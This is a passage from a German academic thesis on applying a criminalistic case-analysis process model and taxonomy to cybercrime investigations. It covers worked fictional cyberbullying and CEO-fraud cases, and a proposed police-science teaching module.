- Sofortmaßnahmen der Gefahrenabwehr sind nicht ersichtlich

Handlungen:

- tatsächliche hinreichende Anhaltspunkte für das Vorliegen einer Beleidigungsstraftat sind gegeben, weitere gegebenenfalls zu prüfen
- mögliche Sperrung bzw. Quick Freeze für Account des Täters sind zu prüfen

2. Verdachtslage

Mitteilung durch Dritte:

- Vorstellung des Geschädigten und Anzeige
- Übergabe von Bildschirmausdrucken der Beleidigung und Bedrohung
- Übergabe des Smartphones des Geschädigten

3. Tatsituation

Umfang und Inhalt der Informationen bezüglich:

- Tatzeit/Tatzeitraum: bekannt
- Angriffsvektor Ort: IMA-Gruppenchat VWZ
- Angriffsvektor Modus Operandi: Beleidigung und Bedrohung im IMA-Chat
- Angriffsvektor Ziel: Missbrauch von Informationen und Kommunikationsinhalten

[436] Leest, U.; Schneider, C.: "Cyberlife II Spannungsfeld zwischen Faszination und Gefahr: Cybermobbing bei Schülerinnen und Schülern" (2017), S. 82–84.

- Angriffsvektor Tatwerkzeug: Smartphone
- Täter: unbekannt
- Geschädigte/Opfer: Anzeigeerstatter
- Tatmotiv: persönliches Motiv

4. Beweislage

Personalbeweis:

- Vernehmung zur Anzeigenerstattung

Sachbeweis:

- Bildschirmabzüge des IMA-Gruppenchats vom Geschädigten
- Mobiltelefon des Geschädigten
- IT-Forensik-Untersuchung des Smartphones des Geschädigten:
  - Feststellung der Mobiltelefonnummer zum Account XYZ des Täters für Bestandsdatenabfrage
  - Feststellung von Hinweisen zum Smartphone des Täters (Modell, Marke)

5. Tat- und Täterversion
   - Täter stammt aus dem Umfeld des Geschädigten
   - Nutzung des Gruppenchats mit Smartphone des Täters

6. Fahndungs- und Recherchelage
   - OSINT-Recherche zum Account XYZ des Täters

7. Rechtslage
   - Prüfung Bestandsdatenabfrage Account XYZ beim Betreiber der IMA-App
   - Prüfung Durchsuchung und Sicherstellung nach positiver Bestandsdatenauskunft

Aus der kriminalistischen Fallanalyse lässt sich in der Synthese die Hypothese bzw. Version ableiten, dass der Täter sehr wahrscheinlich sein eigenes Smartphone genutzt hat, um mit dem extra dafür angelegten Account XYZ im IMA-Netzwerk die beleidigenden Inhalte in der öffentlichen Gruppe zu posten.




Abbildung 59: KFA-Taxonomie am Beispiel eines Cybermobbing Deliktes (eigene Darstellung)

Aus der kriminalistischen Lagebeurteilung können jetzt die notwendigen kriminaltaktischen Maßnahmen abgeleitet werden, die dem kriminaltaktischen Konzept zuzuordnen sind. Im Beispiel können für die Durchführungsplanung Recherchemaßnahmen abgeleitet werden bezüglich der Account Informationen XYZ des Täters sowie zu externen Bestandsdatenabfragen beim Betreiber der IMA App zum Account. Zudem können in einer computerforensischen Untersuchung des Smartphones des Geschädigten weitere Hinweise auf den Täter festgestellt werden, wie etwa Telefonnummern des Smartphones und Modell- sowie Markenbezeichnungen des Endgerätes. Diese können nach Einarbeitung der Informationen als Sachbeweise innerhalb der Lagefortschreibung mögliche Folgemaßnahmen in Form von Bestandsauskünften beim Mobiltelefonnetzbetreiber und Durchsuchungs- und Sicherstellungsmaßnahmen auslösen.

Eine abschließende Einordnung im KFA-Prozessmodell kann in Abbildung 59: KFA-Taxonomie am Beispiel eines Cybermobbing Deliktes (eigene Darstellung) überprüft werden. Damit ist die Anwendung des KFA-Prozessmodells auch für neuere Begehungsweisen und Modus Operandi im Bereich der Cybercrime-Delikte im weiteren Sinne als anwendbar anzusehen.

4.4 Einpassung neuer Deliktsarten in den Kontext des KFA-Prozessmodells

Da die Anwendung des KFA-Prozessmodells als offenes Modell nicht ausschließlich auf die Bekämpfung von reinen Cybercrime-Delikten ausgelegt ist, sollte das Prozessmodell zudem auch bei der Aufklärung von Straftaten mit Cyberkontext angewendet werden können, welche nicht als klassische Cybercrime-Straftaten im engeren oder weiteren Sinne gelten. Zu dieser Kategorie zählt etwa ein Straftaten-Phänomen, was als CEO Fraud im Bereich der behördlichen Straftatenaufklärung Einzug gehalten hat. Allerdings ist dieses Phänomen ebenso für die Bekämpfung von Betrugskriminalität im Unternehmenskontext wichtig, da die Geschädigten hier die angegriffenen Unternehmen sind.

„Beim CEO-Fraud geben sich Täter – nach Sammlung jeglicher Art von Information über das anzugreifende Unternehmen – beispielsweise als Geschäftsführer (CEO) des Un-

ternehmens aus und veranlassen einen Unternehmensmitarbeiter zum Transfer eines größeren Geldbetrages ins Ausland.“[437] Die Täter nutzen dazu frei zugängliche Informationen der Unternehmen, Wirtschaftsberichte, Artikel und Hinweise zu deren Partnerunternehmen, aber auch Soziale Netzwerke für die Identifikation geeigneter Mitarbeiter. Dies stellt an sich bereits eine Form des Spear Phising dar, wird aber nicht ausschließlich auf der Ebene der Internetkriminalität angesiedelt, sondern im Kontext von Betrugsdelikten. Die Täter geben sich dann unter Zuhilfenahme der ermittelten Informationen als leitende Angestellte und Manager oder gar Geschäftsführer aus, daher auch der Name CEO Fraud, um andere ausgeforschte Mitarbeiter des Unternehmens zur Überweisung größerer Geldbeträge ins Ausland zu verleiten. Die Kontaktaufnahme erfolgt dabei sehr oft über Telefon, mit vorherigem E-Mail-Kontakt, um die „Geschichte“ der Überweisung zu untermauern. Telefonnummern und E-Mail-Adressen werden hierbei sehr häufig verschleiert und führen nicht allzu oft in Call Center ins Ausland zurück, wie Ermittlungen des Autors in diesem Kontext bereits ergeben haben.

Die Erstinformationen, die in solchen Delikten erhoben werden können, führen in der Mehrzahl der Fälle zu folgenden fallanalytischen Erkenntnissen:

1. Gefahrenlage

Ausgangslage:

- Sofortmaßnahmen der Gefahrenabwehr sind zu prüfen

Handlungen:

- Stopp der Überweisung bei überweisender Bank erfragen

2. Verdachtslage

Mitteilung durch Dritte:

- Erstmeldung durch Anzeigenerstattung
- tatsächliche hinreichende Anhaltspunkte für eine Straftat in Form eines Betrugs liegen vor

3. Tatsituation

Umfang und Inhalt der Informationen bezüglich:

- Tatzeit/Tatzeitraum: Zeitpunkt Telefonanruf

[437] Polizei Hamburg: "Informationsbroschüre CEO Fraud" (2023), S.1–2.

- Angriffsvektor Ort: Büroapparat XYZ
- Angriffsvektor Modus Operandi: CEO Fraud
- Angriffsvektor Ziel: Vermögen
- Angriffsvektor Tatwerkzeug: telefonische Anfrage mit Rufnummer
- Täter: unbekannt
- Geschädigte/Opfer: Unternehmen
- Tatmotiv: finanziell

4. Beweislage

Personalbeweis:

- Vernehmung Anzeigenerstatter
- bzw. Vernehmung angerufene Person

Sachbeweis:

- Telefonprotokolle
- Überweisungsbelege

5. Tat- und Täterversion

- Täter gibt sich als CEO aus und ruft mit unbekannter Nummer XXX an
- Rufnummer möglicherweise gefälscht, bzw. verschleiert
- Überweisungsanweisung von 8.000.000 EUR als CEO an Mitarbeiter des Unternehmens mittels Legende bzw. frei erfundener Hintergrundgeschichte
- Überweisung auf externes Konto SEPA/SWIFT Nr.: YYY
- Möglichkeit der Nutzung eines Money Drop-Kontos im Ausland

6. Fahndungs- und Recherchelage

- Prüfung auf Recherchierbarkeit der Kontodaten für die Überweisung
- Prüfung auf Recherchierbarkeit der Anrufer-Telefonnummer

7. Rechtslage

- Prüfung auf Auskunft/Rechtshilfe nach Recherche der kontodatenführenden Bank
- Prüfung auf Auskunft/Rechtshilfe nach Recherche Anrufer-Telefonnummer




Abbildung 60: KFA-Taxonomie für CEO Fraud Beispiel (eigene Darstellung)

Daraus lassen sich laut kriminaltaktischem Konzept folgende Maßnahmen in der Durchführungsplanung ableiten:

- Feststellung, ob die Überweisung bereits von der Bank angewiesen wurde
- Recherche der Kontoinformationen und Prüfung der Empfängerbank bezüglich Auskunftsersuchens oder Rechtshilfe
- Recherche der Telefonnummer und Prüfung möglicher Telekommunikationsanbieter bezüglich Auskunftsersuchens oder Rechtshilfe

Die abgeleiteten Informationen können zudem in der Taxonomie-Beschreibung des KFA-Modells überführt werden, wie dies in Abbildung 60: KFA-Taxonomie für CEO Fraud Beispiel dargestellt ist. Die Taxonomie-Beschreibung bietet damit die Möglichkeit zur Recherche ähnlich gelagerter Delikte auf Grund der Taxonomie-Felder und deren logischen Verknüpfungen, wie dies bereits im Kapitel 3.1.6.5 „Recherche und automatisierte Analyse von Informationen“ aufgeführt wurde. Damit steht für diese Art der Delikte die visuelle Aufarbeitung innerhalb der KFA-Taxonomie und die damit einhergehende Verbesserung der Recherchierbarkeit als Basis für eine Erkennung von gleichwertigen Delikten bzw. Tätergruppierung im Vordergrund.

4.5 Zusammenfassende Feststellungen

Während der Untersuchung der Aktenlage, aber auch bei der Aufarbeitung der fiktiven Fallbeispiele, konnten verschiedene Aspekte festgestellt werden, die bei der Anwendung des KFA-Prozessmodells beachtet werden sollten. Diese Punkte sollen abschließend kurz aufgezeigt werden, damit diese bei der Anwendung des KFA-Prozessmodells und speziell bei der Aufarbeitung in der KFA-Taxonomie zielführend umgesetzt werden.

Eines der Problemfelder adressiert grundlegend die Übersichtlichkeit bei großen Sachverhalten mit mehreren Tätern/Geschädigten oder auch bei der Aufarbeitung von verbundenen Straftaten zu einem Verfahren mit gleichem Modus Operandi. Bei einer solchen Konstellation bietet es sich an, sowohl bei der Abarbeitung der fallanalytischen Betrachtungen als auch der anschließenden Versions- bzw. Hypothesenbildung eine Unterteilung

vorzunehmen. Hier werden diese entsprechend des Grundes der Aufteilung zu einzelnen Versionen respektive Hypothesen zugeordnet, die mit Bezeichnungen wie V1, V2 und Vn benannt werden können. Sollten mehrere Straftaten zu einer Akte zusammengefasst sein, lassen sich einzelne Bereiche der Akten zu Aktenübersichten zusammenfassen, die mit Ü1, Ü2 bis Ün bezeichnet werden können. Hier bietet es sich an, zusätzlich eine Gesamtübersicht zu erstellen, die aktenübergreifende Informationen, wie etwa Täterfeststellungen, gleiche externe Beweisabfragen bezogen auf den Täter oder Modus Operandi zusammenfasst. Diese können dabei entweder als Ü0 oder zur besseren Abgrenzung als ÜG bezeichnet werden. Damit lassen sich einmal erhobene Beweismittel oder Rechercheabfragen dem Hauptverfahren zuordnen, die aber gleichfalls den anderen Verfahren zugeordnet bleiben. Eine identische Herangehensweise ist etwa für die Erstellung der KFA-Taxonomien zu empfehlen, da die Übersichten damit fallbezogen, aber auch als Gesamtübersichten, in einer zusammenfassenden Form den Ermittlungsstand repräsentieren. Dies trifft ebenso für die Einordnung von Hypothesen bzw. Versionen in der KFA-Taxonomie zu und ist nicht nur für die Einteilung in Übersichten relevant.

Bei der Einordnung der KFA-Taxonomie-Felder können zudem Zuordnungsprobleme auftreten, etwa bei der Einordnung des Modus Operandi unter Nutzung der Infrastruktur. Diesbezüglich konnten aus den Aktenlagen und auch den fiktiven Beispielen zwei grundlegende Motivlagen festgesellt werden, den bei beiden ein unberechtigter Zugriff auf die IT-Infrastruktur zu Grunde lag. Ein mögliches Szenario beinhaltete dabei die Nutzung der IT-Infrastruktur zur Ausnutzung einer höheren Bandbreite des Anschlusses respektive dessen Reputation im Netzwerkverbund. Ebenso wäre eine Nutzung als Drop Zone[438] Server oder als Command & Control[439] Server denkbar, der ebenfalls die Ressourcennutzung in den Vordergrund stellt. Bei der zweiten Fallkonstellation wäre die Nutzung der Ressourcen der IT-Infrastruktur denkbar, um unberechtigte Zugriffe auf weitere Opfer-Infrastrukturen zu verschleiern und damit ein anonymes „Arbeiten“ im Cyberdeliktumfeld zu bewerkstelligen.

[438] Drop Zone – Server, der zum Ablegen von gestohelnen persönlichen Daten genutzt wird, wie Kreditkarteninformationen oder Kontodaten.

[439] Command & Control Server (C2) sind Server die zur Steuerung von Bot-Netzen oder zum Absetzen von Befehlen an kompromittierte Systeme genutzt werden

Die Einordnung beider Szenarien kann eine unterschiedliche Motivlage beinhalten:

- finanziell – Bandbreite-Ressource nutzen
- persönlich – Anonymität

Die Motivlage ist hierbei nicht immer zu 100 Prozent deutlich verortbar und muss im Einzelfall am gesamten Modus Operandi festgelegt werden. Es sind auch Konstellationen denkbar, in denen beide Einordnungen zu gleichen Teilen erfolgen können, dann ist die Nutzung von zwei KFA-Taxonomie-Feldern unschädlich.

Bei der abschließenden Betrachtung der Anwendung des KFA-Prozessmodells, speziell bei der Erstellung der KFA-Taxonomien, fiel auf, dass die Bezeichnung Tatobjekt auch für Personen herangezogen wird. Hierbei ist aus der polizeilichen Arbeit und der polizeilichen Literatur häufig die Aufteilung in subjektive und objektive Informationen feststellbar. Nun wäre hier zu hinterfragen, ob eine Person dann nicht auch als Tatsubjekt bezeichnet werden müsste. Dabei können folgende Überlegungen herangezogen werden. Die Vernehmung zur Sache von Geschädigten oder Personen, die im Kontakt mit dem Täter oder der Straftat standen, sind subjektive Informationen. Angegriffene Personen, wie etwa Opfer von Missbrauchsdelikten, schildern in der Regel ihre subjektive Wahrnehmung. Bei diesen subjektiven Informationen wird in aller Regel Bezug auf objektive Beweismittel genommen, die zur Untermauerung von Aussagen der Personen herangezogen werden müssen. Dafür ist innerhalb des KFA-Prozessmodells die Einordnung dieser Aussagen mit Hilfe der Bewertungsmatrix hilfreich. Subjektive Informationen werden daher innerhalb der Bewertungsmatrix in den Einteilungen B-X und 2-4 verortet und sind damit auch innerhalb der Aufarbeitung erkennbar. Gleiches gilt für die Einordnung innerhalb der KFA-Taxonomie, bei der Informationen ebenfalls mit einer Bewertung versehen werden. Zudem können Informationen auch als Versionen bzw. Hypothesen kenntlich gemacht werden, welche letztlich aus bestätigten objektiven Informationen innerhalb des Vorgangs der Synthese abgeleitet werden. Werden die Informationen während der Ermittlungen bestätigt, so können deren Bewertungskriterien abgeändert werden und die daraus abgeleiteten erhobenen Informationen werden daher objektiv bestätigt. Dies trifft auch auf Personen zu, die im Kontext der Straftat als Tatobjekte eingeordnet werden. Wenn etwa ein Missbrauch, der subjektiv beschrieben mit objektiven Beweisinformationen untermauert werden kann, ändert sich

dessen Bewertungseinordnung und es gibt tatsächliche objektive Anhaltspunkte für die Belegung des Missbrauchs an der Person X, die dann als Tatsubjekt objektiv bestätigt wird. Gleiches gilt etwa auch für Delikte, in denen Personen Opfer einer Phising-Attacke werden, in dem die Opfer gezielt ausgesucht und zu Handlungen verleitet werden, die am Ende eine aktive Vermögensverfügung zur Folge haben. Auch hier gibt es tatsächliche objektive Anhaltspunkte, die die Tathandlung bzw. die Vermögensverfügung beschreiben und damit das Tatsubjekt objektiv bestätigen. Daher erscheint eine Bezeichnung als Tatobjekt in diesen Fällen unschädlich.

5 Anpassung und Anwendung in der Lehre

Für eine Akzeptanz und Nutzung der kriminalistischen Fallarbeit für Cyber-Delikte wie die, die in den vorherigen Kapiteln aufgeführt wurden, erscheint eine Vermittlung der theoretischen Grundlagen und der praktischen Anwendung der einzelnen Methoden des kriminalistischen Konzepts notwendig. Daher soll dieses Kapitel die Anpassung der Theorie und die Anwendung der KFA an ausgewählten Delikten darstellen und als Grundlage für die Einbindung der KFA in die Cybercrime-Lehre dienen.

5.1 Zielstellung

Zielstellung der Einbindung kriminalistischer Fallarbeit in die Lehre soll die Erweiterung der Cybercrime-Lehrinhalte in Studiengängen der Polizeiwissenschaften und forensischen Wissenschaften sowie geeigneten Studiengängen der IT-Sicherheit sein. Die einschlägigen Cybercrime-Modulinhalte spezifizieren in der Regel die rechtlichen Grundlagen und nationalen wie internationalen Vereinbarungen zur Bekämpfung von Cyber-Delikten im engeren wie auch weiterem Sinne. Die Modulinhalte adressieren hierbei in aller Regel die spezifischen Gesetzesnormen und Phänomen-Entwicklungen sowie auch einzelne Bekämpfungsansätze. Eine spezielle Einarbeitung in die Bewältigung von Cyber-Delikten im kriminaltaktischen Sinne wird in diesen Modulen nicht vermittelt. Bei der Überprüfung der spezifischen Module der Kriminalistik kann festgestellt werden, dass zudem auch keine spezifischen Module existieren, welche die Bearbeitung von Cybercrime Delikten beinhalten. Die kriminalistische Fallanalyse und Versionsbildung ist für Standarddelikte ohne digitalen Background in Modulen der Kriminalistik enthalten, bedarf aber auch hier einer Erweiterung, sofern diese auf Cyberdelikte Anwendung finden sollen.

Die Einbindung der KFA für Cybercrime-Straftaten bietet eine sinnvolle Ergänzung und Erweiterung der Cybercrime-Module, vor allem in Hinblick auf eine praktische Anwendung innerhalb der Lehre. Eine weitere Möglichkeit bietet die praktische Übung, die in der Lehrüberprüfung in Form von schriftlichen Prüfungsleistungen verortet werden kann. Damit kann eine umfassende Aufwertung der Modulinhalte „Cybercrime“, aber auch der Entwicklung eines eigenständigen Moduls im Bereich Cybercrime erfolgen.

Ein solch separater Aufbau als Cybercrime-Modul wurde mit weiteren Inhalten bereits für ein Lehrmodul „Cybercrime-Ermittlungen (Cybercrime Investigations)“ konzipiert und in Teilen in einer Testphase mit Studierenden des Masterstudiengangs Cybercrime/Cybersecurity der Hochschule Mittweida umgesetzt.

5.2 Theoretische Grundlagen in der Lehre als Ergänzung zu Cybercrime-Rechtsgrundlagen

Der theoretische Grundlagenteil besteht aus vier Kernelementen, wie den Grundlagen des Cybercrime im Allgemeinen, dem Bereich der Internationalen Rechtshilfe (IRH), dem Grundlagenteil der Fallarbeit, bestehend aus der kriminalistischen Fallanalyse, der Versions-/Hypothesenbildung und der Untersuchungsplanung im Allgemeinen dem neuen holistischen Ansatz des KFA-Prozessmodells mit der KFA-Taxonomie als Beschreibungssprache.

Tabelle 11: Lehrkonzept Modul „Cybercrime Ermittlungen (Cybercrime Investigations)“

Vorlesung (90Min)	Seminar (90 Min)	Beschreibung Inhalte
1		Grundlagen Cybercrime
1		Internationale Rechtshilfe und Zusammenarbeit internationaler Institutionen
1		Grundlagen Fallanalyse
1		Grundlagen Version/Hypothesenbildung und Untersuchungsplanung
	2	Techniken Fallanalyse und Hypothesenbildung
1		Grundlagen KFA-Prozessmodell
1		Einbindung OSINT und CTI im KFA-Prozessmodell
1		Grundlagen KFA-Taxonomie
	2	Fallbearbeitung I
	2	Fallbearbeitung II
	2	Fallbearbeitung III
1		Vorbereitung Prüfung und Fazit
8	8	

Quelle: Autor.

Die Einführung in das Modul sollte mit der Definition von Cybercrime und den typischen Deliktsarten von Cybercrime im engeren Sinne erfolgen. Die Erweiterung der Cybercrime-Delikte zu Cybercrime im weiteren Sinne und die Besprechung von allgemeinen Ermittlungsmodellen, wie dem im Unterkapitel 2.2.1.3 angesprochenen Investigative-Modell von *Casey* und weiterer polizeilicher Ermittlungsmodelle schließt die Einführung in das Cybercrime Ermittlungsmodul ab.

Ein zweites wichtiges Element ist die Vermittlung der Normen und Vereinbarungen im Bereich der Internationalen Rechtshilfe und der nationenübergreifenden Zusammenarbeit bei der Bekämpfung von Cybercrime-Straftaten, etwa durch die Cybercrime-Convention, Einrichtungen wie Europol oder Eurojust, Interpol oder von gemeinsamen Ermittlungsgruppen, auch mit nicht europäischen Staaten.

Das dritte Element, welches die Ermittlungsarbeit adressiert, behandelt die Vorstellung der kriminalistischen Fallanalyse, die Erstellung von Versionen/Hypothesen und die Ableitung von Untersuchungsmaßnahmen mit den dazugehörigen Anknüpfungspunkten zum kriminalistischen Denken.

Abschließend wird das KFA-Prozessmodell zur Aufklärung von Cyberdelikten vorgestellt und die dazugehörige KFA-Taxonomie ausführlich erläutert. Zudem können in diesem Zusammenhang die Einbindung von Open Source Intelligence (OSINT), der Bereich der Cyberkriminologie für die Täterversionen und der Bereich Cyber Threat Intelligence (CTI) eingebunden werden. Hierbei kann überlegt werden, diese Bereiche bei Bedarf interdisziplinär auszubauen und mit weiteren Modulen zu verknüpfen, wie etwa Komplexpraktika-Modulen zur Anwendung von OSINT, Modulen aus dem Fachbereich Soziologie und Psychologie oder klassischen Cybersecurity-Fächern aus dem Bereich der Netzwerkforensik für die Einbindung von CTI.

Ein beispielhafter Aufbau eines solchen Moduls „Cybercrime-Ermittlungen (Cybercrime Investigations)“ ist in Tabelle 11 aufgeführt. Die Lehrkonzeptionierung sieht dabei eine Aufteilung in Vorlesungsinhalte und Seminaranteile vor, beide zu gleichen Teilen mit acht Lehrveranstaltungen á 90 Minuten konzipiert. So können diese als eigenständiges Modul umgesetzt werden.

5.3 Praktische Umsetzung in der Lehre durch Fallbeispiele

Ein wichtiger Punkt für die Vermittlung der Lehrinhalte ist eine praktisch angeleitete Übung der theoretischen Grundlagen unter Nutzung des KFA-Prozessmodells und der KFA-Taxonomie für die Beschreibung der Delikte. Diese Übungen sollen in den angesetzten Seminaren in drei Fallbeispielen erfolgen. Die Umsetzung der Übung erfolgt dabei in kleinen Gruppen zu maximal fünf Personen. Die Fallbeschreibung wird in Textform geliefert und zum Teil mit Untersuchungsberichten, Gutachten oder Auszügen zu digitalen Spuren erweitert und erklärt.

Durch die eingeteilten Gruppen sind die Fallanalysen durchzuführen. Die genutzten Techniken für die Fallanalysen können die Gruppen dabei selbst bestimmen oder es werden in einzelnen Fallbeispielen konkrete Vorgaben zur fallanalytischen Umsetzung vorgegeben. Für die Zusammenfassung und Vorstellung der Fallanalysen eignet sich letztlich die Moderationstechnik, welche abschließend die von den einzelnen Gruppen gewonnen Erkenntnisse kanalisieren und bündeln kann. Damit können die Ergebnisse der Analysen vorgestellt und von allen Gruppen zusammengefasst werden.

Aus den gewonnenen Informationen der Fallanalysen werden dann die einzelnen Versionen/Hypothesen erstellt, welche ergebnisoffen diskutiert werden können. Für die Fallbeispiele können unter Umständen auch Versionen und Hypothesen entstehen, die nicht in der Musterlösung enthalten sind. Aus den so entstehenden Übersichten können dann in der KFA-Taxonomie beschreibende Übersichten erstellt werden, wobei es sich in der Übung anbietet, dafür die Form der Tabellen zu wählen. Diese können durch die Studierenden in individueller Bearbeitung, beispielsweise am PC erstellt werden.

Um dem dynamischen Wesensgehalt von Ermittlungen Rechnung zu tragen, werden zu den einzelnen Fallbeispielen sogenannte Lagefortschreibungen nach der erfolgten Analyse und Beschreibung herausgegeben. Diese dienen zum einen dazu, die Analyse zu erweitern, und zum anderen, Versionen/Hypothesen zu untermauern oder zu verwerfen. Die am Tafelbild in Moderationstechnik aufgeführten Informationen können jetzt im Kursverbund durch die Studierenden erweitert und die zugehörigen Versionen/Hypothesen eingetragen

oder als erledigt markiert werden. Ein Beispiel der Fallanalyse in Moderationstechnik zum Fallbeispiel 1 wird in Abbildung 61 aufgezeigt.

